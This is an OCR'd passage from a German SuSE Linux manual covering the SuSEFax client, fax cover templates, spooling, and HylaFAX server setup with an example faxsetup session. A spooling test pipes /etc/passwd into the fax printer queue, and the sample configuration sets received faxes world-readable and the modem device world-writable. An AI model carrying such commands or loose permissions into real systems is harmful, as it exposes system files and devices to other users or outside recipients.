


Abbildung 6.9: Der Dialog für die Job Parameter

wird auf dem Faxserver zu einem Job, der in der Sendequeue evtl. zusammen mit anderen Jobs darauf wartet, gesendet zu werden. Zu jedem Job gehören Jobparameter. Diese lassen sich vor und nach dem Einreihen, bzw. Senden in die Sendequeue bestimmen. Vor dem Senden geschieht das über den Dialog '`Job Einstellungen`', der über das Menü '`Extras`' zu erreichen ist. Die einzelnen Parameter haben folgende Bedeutung:

Benachrichtigungschema: Hierdurch wird festgelegt, wann der Faxserver dem Benutzer über die konfigurierte E-MailAdresse eine Nachricht zukommen lassen soll. Es gibt vier verschiedene Schemata:

- **Nie (nur bei Fehlern):** Der Benutzer wird nur benachrichtigt, wenn ein Fehler beim Senden auftrat, der im Endeffekt das Senden des Jobs verhindert hat.
- **Nach dem Senden:** Der Benutzer wird auch nach dem Senden eines Jobs benachrichtigt.
- **Nach einem '`Requeue`':** Der Benutzer wird benachrichtigt, wenn ein Sendeversuch scheiterte, weil die Gegenstelle z. B. gerade besetzt war.
- **Nach '`Requeue`' und '`Senden:`'** Eine Mischung aus den beiden vorherigen Schemata.

Das erste Schema gilt grundsätzlich, d. h. wenn z. B. Schema zwei angewählt

wurde, wird der Benutzer auch benachrichtigt, wenn das Senden des Jobs fehlschlug.

Auflösung: Hiermit wird die Auflösung des gesendeten Fax eingestellt. Die Auflösung wird in Zeilen pro Inch (lpi) gemessen.

Priorität: Die Priorität eines Jobs in der Sendequeue. Der Standardwert beträgt `127`. Der Faxserver setzt die Priorität bei Bedarf neu, wenn z. B. das Senden eines Jobs aufgrund des Besetztzeichens fehlschlug.

Maximale Anzahl Sendeversuche: Hier wird festgelegt, wie oft der Server versuchen soll, einen Job zu senden, wenn z. B. aufgrund einer schlechten Leitungsqualität Übertragungsfehler auftraten.

Maximale Anzahl Wählversuche: Anzahl der Wahlwiederholungen, wenn z. B. die Gegenstelle gerade besetzt ist oder nicht abhebt.

Papierformat: Es werden drei Papierformate von SuSEFax unterstützt: A4, A3 und „North American Letter“. Diese Einstellung hängt von dem Format des zu sendenden PostScript-Dokumentes ab.

Wenn im Hauptfenster neben der Jobliste ‘`Job-Parameter ändern`’ aktiviert ist, öffnet sich bei einem Doppelklick auf einen Job ein um seine Parameter reduzierter Dialog. Hier können nachträglich die Parameter ‘`Benachrichtigungsschema`’, ‘`Maximale Anzahl Sendeversuche`’ und ‘`Maximale Anzahl Wählversuche`’ des angewählten Jobs eingestellt werden.

Externer Viewer

Wenn die Jobliste im Hauptfenster die Empfangsqueue anzeigt, ist es möglich über einen externen Viewer diesen empfangenen Job anzuzeigen. Dieser Job liegt dem Faxserver im `tiffg3`-Format vor. Der externe Viewer muss also dieses Format anzeigen können. Dieses Format erlaubt es, mehrere Bilder in einer Datei zu verstauen. Dem Programm SuSEFax liegt ein kleines Skript bei, das mit Hilfe des `fax2ps` Befehls aus der TIFF Software von Sam Leffler (Paket `tiff`) ein PostScript-Dokument erzeugt. Dieses wird dann einem PostScript-Viewer übergeben. Das Skript sucht zuerst nach dem Programm gv von Johannes Plass (Paket `gv`) und dann nach GhostView von Timothy O. Theisen (Paket `gs_x11`). Es heißt `docview` und ist unter `/usr/lib/SuSEFax` zu finden. Die Einträge im Einstellungsdialog für den externen Viewer haben folgende Bedeutung:

Pfad für Temporär-Dateien: In diesem Verzeichnis legt SuSEFax das vom Server geholte `tiffg3`-Bild ab und ersetzt den Platzhalter `$F` mit dem vollständigen Pfad auf diese Datei.



Hinweis

Der Benutzer, der SuSEFax gestartet hat, muss sowohl Schreib- als auch Leserechte in diesem Verzeichnis haben!

Viewer-Aufruf: Hier muss der *vollständige* Pfad auf das Programm oder Skript, das die Datei anzeigen soll, angegeben werden. Dieses Programm oder Skript muss als Parameter den Pfad auf die anzuzeigende Datei akzeptieren.

Senden eines Fax

Nachdem die wichtigsten Einstellungen gemacht wurden, sollte man zuerst überprüfen, ob man den Status des Servers abfragen kann (siehe auf Seite 217). Wenn nicht, kann auch kein Fax gesendet werden. Ggf. muss die Konfiguration von SuSEFax oder vom HylaFAX-Server überprüft werden. Wenn jedoch alles korrekt eingestellt wurde, dann erscheint bei Anwahl des Menüpunktes '`Fax senden`' ein Dialog, dessen Felder folgende Bedeutung haben:

Telefonnummer des Empfängers: Die Telefonnummer des Empfängers. Ein Klick auf den Button '`Vom Telefonbuch`' bewirkt das Öffnen desselben. Es kann auf diese Art eine Telefonnummer direkt aus dem Telefonbuch gewählt werden.

Zu sendendes Dokument: Hier muss der vollständige Pfad auf das zu sendende PostScript-Dokument erscheinen. Bei Anwahl des Buttons '`Suchen`' öffnet sich ein Dateibrowser, mit dessen Hilfe die zu sendende Datei ausgewählt werden kann.

Mit Cover-Fax: Dieser Button lässt sich nur aktivieren, wenn in den globalen Einstellungen ein Pfad auf eine Faxcover-Datei angegeben wurde. Wenn dieser Button aktiviert wurde, kann man die folgenden Felder ausfüllen und ein Faxcover wird aus diesen Informationen generiert und mitgesendet.

Nicht sofort senden: Wird dieser Button aktiviert, öffnet sich ein Dialogfenster, in dem man die Sendezeit des Faxjobs einstellen kann. Wird dieses mit '`Abbruch`' verlassen, wird das Fax sofort gesendet, genauso als wenn man den Dialog für die Empfänger-Informationen mit '`Sende Fax`' verlassen hätte. Bei der Eingabe der Daten für Datum und Uhrzeit ist auf folgendes zu achten:

- Falls eine Eingabe innerhalb irgendeines Feldes gemacht wurde, sollte die Eingabetaste betätigt werden, weil auf diese Weise das Programm automatisch überprüft, ob es sich bei der Eingabe um ein gültiges Datum handelt und falls nicht, wird die Eingabe auf ein korrektes Datum umgerechnet.

Name des Senders: Hier wird immer der Name eingetragen, der in den globalen Einstellungen eingetragen wurde.

Name des Empfängers: Das bedarf wohl keiner Erklärung...

Regarding: Der Betreff!

An Firma: Das ist wohl auch klar...

Kommentar: No comment...

Die Anwahl des Buttons ‘`Polle Fax`’ setzt voraus, dass Sie die Telefonnummer des Faxpolling-Servers eingegeben haben. Hierfür ist natürlich keine Angabe einer zu sendenden Datei notwendig.

Bedeutung der Joblisten-Einträge

Wie schon erwähnt, kann in der Jobliste sowohl der Inhalt der Sendequeue, als auch der Inhalt der Empfangsqueue angezeigt werden. Im Folgenden wird erläutert, was die einzelnen Elemente dieser Einträge zu bedeuten haben.

Die Empfangsqueue




Abbildung 6.10: Beispiel zu einer Empfangsqueue

Von links nach rechts gelesen werden zuerst die Zugriffsrechte, die Größe in Bytes, die Anzahl der Seiten, die TSI und der Dateiname eines empfangenen Fax angezeigt. Bei der TSI (engl. *Transmission Subscriber Identification*) handelt es sich um die Identifizierungsinformation, die der Benutzer der Gegenstelle in seinem Faxgerät eingestellt hat. Das muss nicht unbedingt eine Telefonnummer sein. Es kann sich dabei auch um einen Firmennamen oder ähnliches handeln.



Hinweis

Empfangene Faxe können nur per Doppelklick angesehen werden, wenn der Faxserver so konfiguriert ist, dass die Leserechte für alle gelten. Dazu sind in der Datei `/var/spool/fax/etc/config.`*`device`* (siehe Abschnitt 6.11.4 auf Seite 230) hinter dem Schlüsselwort **`RecvFileMode:`** die Rechte `0644` einzutragen.

Die Sendequeue




Abbildung 6.11: Beispiel zu einer Sendequeue

Von links nach rechts gelesen wird zuerst die Job-ID (Job Identifikation), die Priorität, der Benutzer-Account, die Zieltelefonnummer, die Sendezeit und/oder

die Anzahl der Wählversuche sowie die maximale Anzahl Wählversuche angezeigt. Falls ein Fehler auftrat, wird die entsprechende Fehlermeldung ebenfalls an die betreffende Zeile angehängt. Die Job-ID wird vom Fax-Server automatisch vergeben. Die Priorität kann für jeden Job eingestellt werden, wird allerdings bei Bedarf vom Fax-Server verändert. Der Benutzer-Account zeigt an, welcher Benutzer diesen Job gestartet hat. Nur dieser Benutzer kann diesen Job löschen oder seine Parameter ändern.

Das Telefonbuch



Abbildung 6.12: Das Telefonbuch

Im Telefonbuch (vgl. Abbildung 6.12) können Namen und Faxnummern verwaltet werden. Wenn Sie zum ersten Mal auf den Button ‘`Integriertes Telefonbuch`’ klicken, erhalten Sie die Meldung, dass kein Telefonbuch gefunden werden konnte. Klicken Sie auf ‘`OK`’, Sie wollen das Telefonbuch ja erst anlegen. Sie erhalten eine leere Telefonbuch-Maske, in der Sie die Fax-Nummern, die sie häufiger benötigen, eintragen können. Klicken Sie auf ‘`Hinzufügen`’, und füllen Sie die Eingabefelder für den ersten Eintrag aus. Mit der Tabulator-Taste springen Sie zum nächsten Feld. Durch Klick auf ‘`Änderungen verwerfen`’ können Sie Ihre Angaben wieder löschen. Wenn Sie fertig sind, klicken Sie auf ‘`Eintrag übernehmen`’ und dann auf ‘`Fenster schließen`’. Sie haben nun im Telefonbuch einen ersten Eintrag. Wenn Sie diesen per Mausklick auswählen, können Sie bereits ein Fax an die Person oder Firma schicken. Sobald Sie mehrere Einträge angelegt haben, können Sie diese nach Name, Vorname, Faxnummer oder Firma anzeigen und sortieren lassen. Vergessen Sie nicht das Telefonbuch mit ‘`Speichern unter ...`’ unter einem von Ihnen frei wählbaren Namen zu speichern.

Wenn sich der Eintrag-Editor im ‘`Eintrag ansehen`’-Modus befindet, bewirkt


ein Klick auf den Button ‘Sende Fax’ das Öffnen des ‘Fax Sende Dialoges’, und die Elemente ‘Vorname’, ‘Nachname’, ‘Telefonnummer’, ‘Firma’ und ‘Kommentar’ werden in die Felder für die Covererzeugung übernommen (siehe auf Seite 222). Das Cover wird jedoch selbstverständlich nur gesendet, wenn der Button ‘Mit Cover-Fax’ angewählt wird. Wenn im Telefonbuch eine Aktion ausgeführt wurde, die den Auswahlbalken verschwinden lässt, z. B. ‘Sortieren’, dann wird der ‘Sende Fax’-Button deaktiviert. Aktivieren lässt er sich wieder durch Anwahl irgendeines Eintrages.

Bei Betätigung des Buttons ‘Hinzufügen’ im Telefonbuch, wird ein neuer Eintrag an das Ende der Telefonliste angehängt. Mit ‘Bearbeiten’ können Sie einen Eintrag ändern, wenn Sie einen Fehler entdeckt haben, oder sich z. B. die Tefonnummer geändert hat. ‘Löschen’ löscht den Eintrag, der gerade mit einem Balken markiert ist. Sortiert wird immer nur, wenn der ‘Sortieren’-Button angewählt wird, und zwar nach dem Kriterium unter ‘Angezeigt wird’ in aufsteigender numerischer und alphabetischer Reihenfolge.

Sie können mit SuSE Phone mehrere Telefonbücher anlegen, falls Sie etwa ein privates und ein geschäftliches Telefonbuch haben möchten. Dazu klicken Sie auf ‘Neues Telefonbuch’, und mit ‘Hinzufügen’ können Sie nun wieder eine Liste von Einträgen generieren. Am Ende müssen Sie dann nur noch dem neuen Telefonbuch mit ‘Speichern unter ...’ einen neuen Namen geben. Mit dem Button ‘Telefonbuch öffnen’ können Sie die verschiedenen Telefonbücher öffnen.

Die Buttons ‘Speichern’ und ‘Speichern & Beenden’ werden erst anwählbar, wenn einer der Buttons ‘Eintrag übernehmen’ im Eintrag-Editor, ‘Sortieren’ oder ‘Löschen’ angewählt wird. Mit ‘Abbrechen’ können Sie jederzeit aus dem Telefonbuch aussteigen. Ungespeicherte Einträge gehen dann allerdings verloren.

Das Telefonbuch kann übrigens auch ‘standalone’ gestartet werden. Dafür ist der Wrapper **susephone** zuständig: einfach **susephone** in der Shell eingeben. In diesem Fall können jedoch keine Faxe versendet werden.



Hinweis

Es ist nicht ratsam, das Telefonbuch-Programm unter einem Benutzer Account zweimal zu starten. Wenn doch, sollte man darauf achten, dass nicht gleichzeitig das Telefonbuch gespeichert wird.

Der Serienfax-Dialog

Der Serienfax-Dialog ermöglicht das Erstellen einer Serienfaxliste aus den Einträgen des Telefonbuchs. Um einen oder mehrere Einträge zur Serienfaxliste hinzuzufügen oder zu entfernen, müssen diese selektiert sein. Das Selektieren kann durch Anwahl mittels Maustaste erfolgen, oder durch einen der beiden ‘Toggle’-Buttons. Wenn beispielsweise der Button ‘⇐Toggle’ angewählt wird, werden alle Einträge der Telefonliste, die nicht selektiert sind, selektiert,

und alle, die selektiert sind, werden deselektiert. Genauso verhält es sich mit der Serienfaxliste. Die Anwahl des ‘Faxe senden’-Buttons bewirkt die Versendung eines Faxes an alle in der Serienfaxliste befindlichen Einträge. Für Serienfaxe kann kein automatisches Faxcover erzeugt werden.

6.11.2 Automatische Generierung des Fax-Covers

Wie schon erwähnt, erfordert die Generierung eines automatischen Fax-Covers ein PostScript-Template. Bei dieser Datei handelt es sich nicht um eine von einem PostScript-Interpreter interpretierbare Datei, vielmehr sind in einer solchen Datei Platzhalter für die Informationen eingefügt, die erst bei der Erzeugung des Covers eingefügt werden. Die Erzeugung eines solchen Templates kann unterschiedlich schwierig sein. Wenn man das Schriftsatzsystem LaTeX einigermaßen beherrscht, kann man sich glücklich schätzen, dass das Paket `latex-cover`[5] von R. Krienke existiert. Dieses Paket bringt einen TeX-Style mit, der es erlaubt auf eine für einen TeX-Kenner recht einfache Art, ein solches Template zu erzeugen. Das Cover, welches diesem Paket und dem Paket `hylafax` beiliegt, wurde mittels latex-cover erzeugt.

Wenn man dieses nicht benutzen will, so ist man gezwungen, eine normale PostScript-Datei zu erzeugen, und die entsprechenden Makros und Platzhalter, die benötigt werden, von Hand einzutragen.

Welche Schlüsselwörter kennt SuSEFax?

Wenn man das TeX-Dokument für das Template bearbeitet, sollte man wissen, dass die jetzige Version von SuSEFax nur die folgenden Makros ersetzt:

`\toperson`
`\from`
`\regarding`
`\tocompany`
`\todaysdate`
`\comments`

Wenn man das selbst gebastelte Template testen möchte, so kann man das Programm faxcover aus dem Paket `hylafax` dafür benutzen. Dieses erzeugt aus dem Template eine fertige PostScript-Datei, welche man ansehen oder drucken kann. Oder man benutzt das Java-Binary FaxCovergen.class aus dem Paket `susefax` zum Testen. Dazu kann man in einem beliebigen Verzeichnis folgenden Aufruf eingeben:

```
tux@erde:/home/tux > java -classpath
   /usr/lib/java/lib/classes.zip:/usr/lib SuSE-
Fax.FaxCovergen
```

Die Ausgabe 6.11.1 auf der nächsten Seite sollte erscheinen.

[5] Dieses Paket wird bei der Installation vom Paket `hylafax` unter `/usr/share/doc/packages/hylafax` installiert.

```
Aufruf: FaxCovergen quellcover.ps docname.ps zielcover.ps
```

Ausgabe 6.11.1: Faxcover erzeugen

Das Quellcover ist in diesem Fall das Template, hinter `docname.ps` verbirgt sich das Dokument, welches im Falle eines tatsächlichen Sendens als Fax verschickt werden soll und in `zielcover.ps` wird das so erstellte Cover gespeichert, welches man sich dann ebenfalls ansehen kann. Diese Argumente werden dann einfach hinten an den obigen Aufruf angehängt.


6.11.3 Fax-Spooling unter *UNIX/Linux*

Der Spoolingmechanismus unter SuSEFax ist eigentlich für die Anwendung unter Windows vorgesehen. Jedoch auch unter Linux kann man sich dieses Feature nutzbar machen. Dazu installieren Sie einfach das Paket `faxprint`, Serie `n` (Netzwerk-Support).

Wenn man jetzt z. B. mittels

```
tux@erde: > a2ps -o - /etc/passwd | lpr -Pfax
```

die Datei `/etc/passwd` nach PostScript wandelt und diese über den neu eingerichteten Druckerfilter schickt, sollte unter dem Verzeichnis `/tmp` eine Datei zu finden sein, die `fax_`*`accountname`*`.ps` heißt. Mit *accountname* ist der Name gemeint, unter dem man sich im System angemeldet hat. Wenn diese Datei jetzt vorhanden ist, kann man wie unter Abschnitt 6.11.1 auf Seite 217 beschrieben, diese Datei als Spooldatei eintragen und den Button ‘`Automatisches Faxen`’ aktivieren.



Hinweis

Der Spool-Mechanismus kann nur funktionieren, wenn das Programm SuSEFax gestartet ist. In diesem Fall wird der Zeitstempel `Lastmodified` der Spool-Datei regelmäßig überprüft und bei einer Änderung der Fax-Empfänger-Dialog von SuSEFax geöffnet.

6.11.4 HylaFAX – Verteiltes Faxen

Funktionsweise

Für die Einrichtung von HylaFAX kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt A.1.2 auf Seite 563); wir sind aber gern bereit, im Rahmen des kostenpflichtigen Business-Supports zu helfen (vgl. Abschnitt A.3 auf Seite 568).

Abbildung 6.13 auf der nächsten Seite zeigt die Funktionsweise des Fax-Servers und das Prinzip der Interaktion mit den Clients. Wie in der Abbildung zu sehen ist, existieren drei Kommunikationswege zwischen den Clients und dem Server.

Das Protokoll, das sich hinter Port 4557 verbirgt, ist aus Kompatibilitätsgründen zu alten Versionen von HylaFAX vorhanden. Ein unter den alten Windows-Versionen laufender Client namens WinFlex von Peter Bentley nutzt z. B. noch dieses Protokoll. Neuere Clients sollten das neue Protokoll benutzen, das sich hinter Port 4559 verbirgt. Dieses Protokoll ist stark an das *File Transfer Protocol, RFC959* angelehnt. Das dritte Protokoll ist das SNPP *(Simple Network Paging Protocol, RFC1861)*.




Abbildung 6.13: Die Funktionsweise des HylaFAX-Servers

Der Server selbst setzt sich aus drei Daemonen zusammen, von denen jeder bestimmte Aufgaben erfüllt:

hfaxd ist der Protokollserver. Dieser ist zuständig für die Kommunikation zwischen Client und Server. Er kann entweder standalone, z. B. beim Hochfahren des Systems vom Init-Prozess, oder über den inetd gestartet werden. Er kommuniziert über ein „FIFO special file“ mit dem faxq-Prozess.

faxq ist der „Queueing Agent“ . Er ist zuständig für die Verwaltung der ein- und ausgehenden Faxe und der Job-Queue. Dieser Prozess läuft die ganze Zeit, und es sollte nur *einer* laufen.

faxgetty ist für die Kommunikation mit dem Modem zuständig. Als Alternative zu faxgetty kann das Programm faxmodem benutzt werden, falls man lediglich Faxe versenden, nicht aber empfangen möchte. Außerdem kann er über eine FIFO-Datei[6] administrative Kommandos empfangen.

Die Verzeichnisstruktur

Der gesamte Server läuft in einer „Change-Root"-Umgebung. Standardmäßig liegt das *Server-Root* unter `/var/spool/fax`. Die Server-Prozesse und das *Server-Root*-Verzeichnis gehören dem Benutzer und der Gruppe `'uucp'`. Tabelle 6.2 zeigt alle Verzeichnisse, die im *Server-Root* zu finden sind und erläutert ihre Funktion.

`archive`	Hier werden Jobs archiviert, wenn der *job archival support* aktiviert wurde.
`bin`	In diesem Verzeichnis werden Skripten abgelegt, die von den Programmen `faxq`, `faxsend`, `pagesend` und `faxgetty` benutzt werden.
`client`	Dieses Verzeichnis beinhaltet FIFO-Dateien, die für die Kommunikation mit dem Programm `faxq` benötigt werden.
`config`	Die Konfiguration, die Zugriffskontrolle und die Benutzerverwaltung befinden sich in diesem Verzeichnis und im Verzeichnis `etc`.
`dev`	Da das ganze System in einer `chroot`-Umgebung läuft, befinden sich hier Charakter-Devices, die benötigt werden (`null`, `socksys` und `tcp`).
`docq`	Dieses und das Verzeichnis `tmp` werden u. a. für die Vorbereitung ausgehender Jobs benötigt.
`doneq`	Hier werden Jobs gespeichert, die beendet, aber nicht entfernt oder archiviert wurden.
`etc`	siehe `config`.
`info`	In diesem Verzeichnis werden Informationen über die Leistungsmerkmale von Maschinen gespeichert, mit denen HylaFAX schon einmal in Verbindung war.
`log`	Dieses Verzeichnis beinhaltet Logging-Informationen über Sende- und Empfangs-Sitzungen.
`pollq`	Hier werden Dokumente gespeichert, die über Polling vom Server abgeholt werden sollen.
`sendq`	Ausgehende Faxe werden hier gespeichert und...
`recvq`	...hier werden eingehende Faxe gespeichert.
`status`	Hier werden Dateien abgelegt, in denen der Server Informationen über seinen momentanen Zustand speichert.
`tmp`	siehe `docq`.

Tabelle 6.2: Die *Server-Root*-Verzeichnisse und ihre Funktion

[6] Eine FIFO-Datei (engl. *FIFO = First In First Out*) ist eine Datei, in die man etwas hineinschreiben kann, was bei einem Auslesen dieser Datei in gleicher Reihenfolge wieder ausgelesen wird.

Zusätzlich zu diesen Verzeichnissen gibt es noch FIFO-Dateien. Die Datei `/var/spool/fax/FIFO` und für jedes von faxgetty verwaltete Modem eine Datei `/var/spool/fax/FIFO.devname`, wobei `devname` für den Device Namen steht, mit dem das Modem verbunden ist.

Konfiguration

Die Konfiguration des Servers verteilt sich auf 2 bis 2+n Konfigurationsdateien. `'n'` steht für die Anzahl der zu verwendenden Fax-Modems. Im Verzeichnis `/var/spool/fax/etc` sind die Konfigurationsdateien `config` und `config.`*`device`* zu finden. Letztere bestimmt die Konfiguration des am Gerät *device* angeschlossenen Modems. Wenn beispielsweise das Modem an `/dev/ttyS0` angeschlossen wäre, würde diese Datei `config.ttyS0` heißen.

In der Datei `config` werden allgemein gültige Einstellungen gemacht, die vom Scheduler-Prozess `faxq` benötigt werden. In `config.`*`device`* befinden sich modemspezifische Einstellungen. In `config` befinden sich die Einstellungen für den Queueing-Agent und die Einstellungen für den Protokollserver befinden sich in der Datei `/usr/lib/fax/hfaxd.conf`. Diese Konfigurationsdateien werden automatisch erzeugt, wenn man das Skript **`faxsetup`** nach der Installation ausführt.

Beispiel Konfigurationssitzung

Im Folgenden ein Beispiel für eine Konfigurationssitzung mittels **`faxsetup`**. Es wird in dieser Sitzung von den Daten in Tabelle 6.3 ausgegangen.

Telefonnummer	(0)49(0)911-123456
Modem Fax-Klasse	2.0

Tabelle 6.3: Ausgangsdaten

Hier müssen Sie natürlich Ihre Telefonnummer zur Grundlage nehmen und während der Ausführung von **`faxsetup`** entsprechend reagieren. Die in **Fettdruck** gesetzten Buchstaben bezeichnen die eingegebenen Daten.

Scheduler-Konfiguration

- `Should an entry be added to /etc/inetd.conf [no]?` ⏎
- `Country code [1]?` **`49`**
- `Area code []?` **`911`**
- `Long distance dialing prefix [1]?` **`0`**
- `International dialing prefix [011]?` **`00`**
- `Dial string rules file (relative to /var/spool/fax) ["etc/dialrules"]?` ⏎

- `Tracing during normal server operation [1]?` **527**
- `Default tracing during send and receive sessions [0xffffffff]?` **527**
- `Continuation cover page (relative to /var/spool/fax) []?` **etc/cover.templ**
- `Timeout when converting PostScript documents (secs) [180]?` ⏎
- `Maximum number of concurrent jobs to a destination [1]?` ⏎
- `Define a group of modems []?` **"any:.*"**
- `Time of day restrictions for outbound jobs ["Any"]?` ⏎
- `Pathname of destination controls file (relative to /var/spool/fax) []?` ⏎
- `Timeout before purging a stale UUCP lock file (secs) [30]?` ⏎
- `Max number of pages to permit in an outbound job [0xffffffff]?` **30**
- `Syslog facility name for ServerTracing messages [daemon]?` ⏎

Nach Eingabe obiger Daten wird die Zusammenfassung in Ausgabe 6.11.2 ausgegeben.

```
The non-default scheduler parameters are:

CountryCode:            49
AreaCode:               911
LongDistancePrefix:     0
InternationalPrefix:    00
ServerTracing:          527
ContCoverPage:          etc/cover.templ
MaxSendPages:           30
ModemGroup:             "any:.*"
SessionTracing:         527
```

Ausgabe 6.11.2: Konfiguration des Schedulers

Server-Konfiguration

Nachdem der Scheduler konfiguriert ist, fragt **`faxsetup`**, ob ein Modem mittels **`faxaddmodem`** konfiguriert werden soll. Diese Frage beantwortet man natürlich mit `yes`. Danach wird gefragt, an welchem seriellen Port das Modem angeschlossen ist, hier antwortet man mit dem Namen des Devices, ohne jedoch den vollen Pfad anzugeben: aus `/dev/modem` wird `modem`.

- `Country code [49]?` ⏎
- `Area code [911]?` ⏎

- Phone number of fax modem [+1.999.555.1212]? **+49.911.123456**
- Local identification string (for TSI/CIG) ["NothingSetup"]? **"SuSE GmbH"**
- Long distance dialing prefix [0]? ⏎
- International dialing prefix [00]? ⏎
- Dial string rules file (relative to /var/spool/fax) ["etc/dialrules"]? ⏎
- Tracing during normal server operation [1]? **527**
- Tracing during send and receive sessions [11]? **527**
- Protection mode for received facsimile [0600]? **0644**
- Protection mode for session logs [0600]? ⏎
- Protection mode for modem [0600]? **0666**
- Rings to wait before answering [1]? ⏎
- Modem speaker volume [off]? ⏎
- Command line arguments to getty program ["-h %l dx_%s"]? **"-r -b -s %s %l"**
- Pathname of TSI access control list file (relative to /var/spool/fax) [""]? ⏎
- Pathname of Caller-ID access control list file (relative to /var/spool/fax) [""]? ⏎
- Tag line font file (relative to /var/spool/fax) [etc/lutRS18.pcf]? ⏎
- Tag line format string ["From %%l|%c|Page %%p of %%t"]? ⏎
- Time before purging a stale UUCP lock file (secs) [30]? ⏎
- Hold UUCP lockfile during inbound data calls [Yes]? ⏎
- Hold UUCP lockfile during inbound voice calls [Yes]? ⏎
- Percent good lines to accept during copy quality checking [95]? ⏎
- Max consecutive bad lines to accept during copy quality checking [5]? ⏎
- Max number of pages to accept in a received facsimile [30]? ⏎

- `Syslog facility name for ServerTracing messages [daemon]?` ⏎
- `Set UID to 0 to manipulate CLOCAL [""]?` ⏎

Die Zusammenfassung in Ausgabe 6.11.3 wird nach Eingabe der obigen Daten erstellt.

```
The non-default server configuration parameters are:

CountryCode:            49
AreaCode:               911
FAXNumber:              +49.911.123456
LongDistancePrefix:     0
InternationalPrefix:    00
DialStringRules:        "etc/dialrules"
ServerTracing:          527
SessionTracing:         527
RecvFileMode:           0644
DeviceMode:             0666
RingsBeforeAnswer:      1
SpeakerVolume:          off
GettyArgs:              "-r -b -s %s %l"
LocalIdentifier:        "SuSE GmbH"
TagLineFont:            etc/lutRS18.pcf
TagLineFormat:          "From %%l|%c|Page %%p of %%t"
MaxRecvPages:           25
```

Ausgabe 6.11.3: Konfiguration des Servers

Damit wäre die Konfiguration des Schedulers und des Servers abgeschlossen. Jetzt wird noch gefragt, ob man **`faxmodem`** für jedes konfigurierte Modem starten möchte. Hierbei handelt es sich um eine Alternative zu **`faxgetty`**, die nur einen „Send-Only“-Betrieb zulässt, d. h. man muss sich für eines von beiden entscheiden.

Adaptive Answer Support

Ein sehr brauchbares Feature ist der „Adaptive Answer Support“ . Das bedeutet, dass der Faxserver (faxgetty) ein beliebiges anderes getty starten kann, wenn er feststellt, dass es sich nicht um einen Faxanruf, sondern z. B. um einen Datenanruf handelt. Dazu wurde in der modemspezifischen Konfigurationsdatei (siehe auf Seite 230) während der Beispiel-Konfigurationssitzung der Eintrag in Datei 6.11.2 zugefügt:

```
GettyArgs:              "-r -b -s %s %l"
```

Datei 6.11.2: Eintrag für Adaptive Answer Support

Der Platzhalter %s steht für die DTE/DCE Rate zwischen Computer und Modem. Standardmäßig handelt es sich dabei um 38400 bps (engl. *bits per second*). Manche Modems der Firma USRobotics kommen im Fax Betrieb mit dieser Bitrate nicht zurecht (siehe Dokumentation [Lef96]), es kann zu Problemen beim Faxempfang kommen. Abhilfe schafft man, indem man hier unter <ModemRate> in der modemspezifischen Konfigurationsdatei den Wert auf 19200 setzt. Als getty wird mgetty aus dem Paket `mgetty`, Serie `n` (Netzwerk-Support) benutzt. Dazu ist jedoch noch notwendig, dass man die Konfigurationsdatei von mgetty (`/etc/mgetty+sendfax/mgetty.config`) um den Eintrag in Datei 6.11.3 erweitert.

```
port modem
direct y
toggle-dtr n
```

Datei 6.11.3: Eintrag in der Konfigurationsdatei von `mgetty`

Der Bezeichner **`modem`** – bei `/dev/modem` handelt es sich um einen Link auf `/dev/ttySx` – steht für den Gerätenamen, über den das Modem angesprochen wird. Wichtig ist, dass sowohl faxgetty, als auch mgetty auf dasselbe Device zugreifen.


Fax Dispatching

